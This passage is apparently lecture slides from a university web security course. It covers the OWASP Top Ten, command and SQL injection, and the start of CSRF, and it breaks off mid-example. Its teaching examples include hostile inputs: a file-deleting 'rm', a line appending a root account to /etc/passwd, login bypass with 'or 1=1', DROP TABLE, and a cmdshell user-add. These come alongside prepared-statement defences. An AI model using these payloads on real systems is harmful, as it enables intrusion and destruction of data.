

# Module 6: Web Server Side Security

CS 628

# Acknowledgements

- Dan Boneh (Stanford University)
- John C. Mitchell (Stanford University)
- Nicolai Zeldovich (MIT)
- Jungmin Park (Virginia Tech)
- Patrick Schaumont (Virginia Tech)
- C. Edward Chow
- Arun Hodigere
- Web Resources

# OWASP Top Ten

(2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
...	Various implementation problems	...expose a file, directory, or database key without access control check, ...misconfiguration, ...missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

# Three vulnerabilities we will discuss

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

# Three vulnerabilities we will discuss

- SQL Injection

- Browser sends request for page
- Uses SQL to change meaning of database command
- Bad input checking leads to malicious SQL query

- CSRF – Cross-site request forgery

- Leverage user's session at victim server
- Bad web site sends request to good web site, using credentials of an innocent victim who “visits” site

- XSS – Cross-site scripting

- Inject malicious script into trusted context
- Bad web site sends innocent victim a script that steals information from an honest web site

# Command Injection

Background for SQL Injection

# General code injection attacks

- Attack goal: execute arbitrary code on the server
- Example  
code injection based on eval (PHP)  
`http://site.com/calc.php` (server side calculator)

```
...  
$in = $_GET['exp'];  
eval('$ans = ' . $in . ');'  
...
```

- Attack  
`http://site.com/calc.php?exp=" 10 ; system('rm *.*') "`

(URL encoded)

# Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- Attacker can post

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net &  
subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net&subject=foo;  
echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```



# SQL Injection

# Database queries with PHP


(the wrong way)

- Sample PHP

```
$recipient = $_POST['recipient'];  
$sql = "SELECT PersonID FROM Person WHERE  
        Username='$recipient';"  
$rs = $db->executeQuery($sql);
```

- Problem
  - What if **'recipient'** is malicious string that changes the meaning of the query?

# Basic picture: SQL Injection



# CardSystems Attack



- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

## Wordpress : Security Vulnerabilities (SQL Injection)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [Cve Number Descending](#) [Cve Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#) [Select Table](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access L
1	<a href="#">CVE-2012-5350</a>	<a href="#">89</a>	1	Exec Code Sql	2012-10-09	2012-10-10	6.0	None
SQL injection vulnerability in the Pay With Tweet plugin before 1.2 for WordPress allows remote authenticated users with cer parameter in a paywithtweet shortcode.								
2	<a href="#">CVE-2011-5216</a>	<a href="#">89</a>		Exec Code Sql	2012-10-25	2012-10-26	7.5	None
SQL injection vulnerability in ajax.php in SCORM Cloud For WordPress plugin before 1.0.7 for WordPress allows remote attac								
NOTE: some of these details are obtained from third party information.								
3	<a href="#">CVE-2011-4899</a>		1	Exec Code Sql XSS	2012-01-30	2012-01-31	7.5	None
** DISPUTED ** wp-admin/setup-config.php in the installation component in WordPress 3.3.1 and earlier does not ensure th								
remote attackers to configure an arbitrary database via the dbhost and dbname parameters, and subsequently conduct stati								
request or (2) a MySQL query. NOTE: the vendor disputes the significance of this issue; however, remote code execution ma								
4	<a href="#">CVE-2011-4669</a>	<a href="#">89</a>		Exec Code Sql	2011-12-02	2012-03-08	7.5	None
SQL injection vulnerability in wp-users.php in WordPress Users plugin 1.3 and possibly earlier for WordPress allows remote a								
index.php.								
5	<a href="#">CVE-2011-3130</a>	<a href="#">89</a>		Sql	2011-08-10	2012-06-28	7.5	User
wp-includes/taxonomy.php in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors rela								
6	<a href="#">CVE-2010-4257</a>	<a href="#">89</a>		Exec Code Sql	2010-12-07	2011-01-19	6.0	None

SQL injection vulnerability in the do\_trackback function in wp-includes/comment.php in WordPress before 3.0.2 allows remote


[http://www.cvedetails.com/vulnerability-list/vendor\\_id-2337/opsqli-1/Wordpress.html](http://www.cvedetails.com/vulnerability-list/vendor_id-2337/opsqli-1/Wordpress.html)

# Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' ' & form("user") & "
    ,
    AND    pwd=' ' & form("pwd") & " ' " );

if not ok.EOF
    login success
else fail;
```

Is this exploitable?



Normal Query

# Bad input

- Suppose user = " ' or 1=1 -- " (URL encoded)
- Then scripts does:  

```
ok = execute( SELECT ...  
              WHERE user= ' ' or 1=1 -- ... )
```

  - The "--" causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.
- The bad news: easy login to many sites this way.



# Even worse

- Suppose user =

“ ' ; DROP TABLE Users -- ”

- Then script does:

```
ok = execute( SELECT ...  
              WHERE user= ' ' ; DROP TABLE Users ...  
            )
```

- Deletes user table


17 – Similarly: attacker can add users, reset pwds, etc.

# Even worse ...



- Suppose user =

```
' ; exec cmdshell  
      'net user badguy badpwd' / ADD  
--
```

- Then script does:

```
ok = execute( SELECT ...   
              WHERE username= ' ' ; exec ...  
            )
```

If SQL server context runs as “sa”, attacker gets account on DB server



Let's see how the attack described in this cartoon works...

# Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework

# Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(  
    "SELECT * FROM UserTable WHERE  
    username = @User AND  
    password = @Pwd", dbConnection);
```

```
cmd.Parameters.Add("@User", Request["user"] );
```

```
cmd.Parameters.Add("@Pwd", Request["pwd"] );
```

```
cmd.ExecuteReader();
```


# Cross Site Request Forgery

# OWASP Top Ten

(2013)


A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
...	Various implementation problems	...expose a file, directory, or database key without access control check, ...misconfiguration, ...missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

# Recall: session using cookies





# Basic picture



Q: how long do you stay logged in to Gmail? Facebook? ....

# Cross Site Request Forgery (CSRF)


- Example:

- User logs in to bank.com
  - Session cookie remains in browser state
- User visits another site containing:

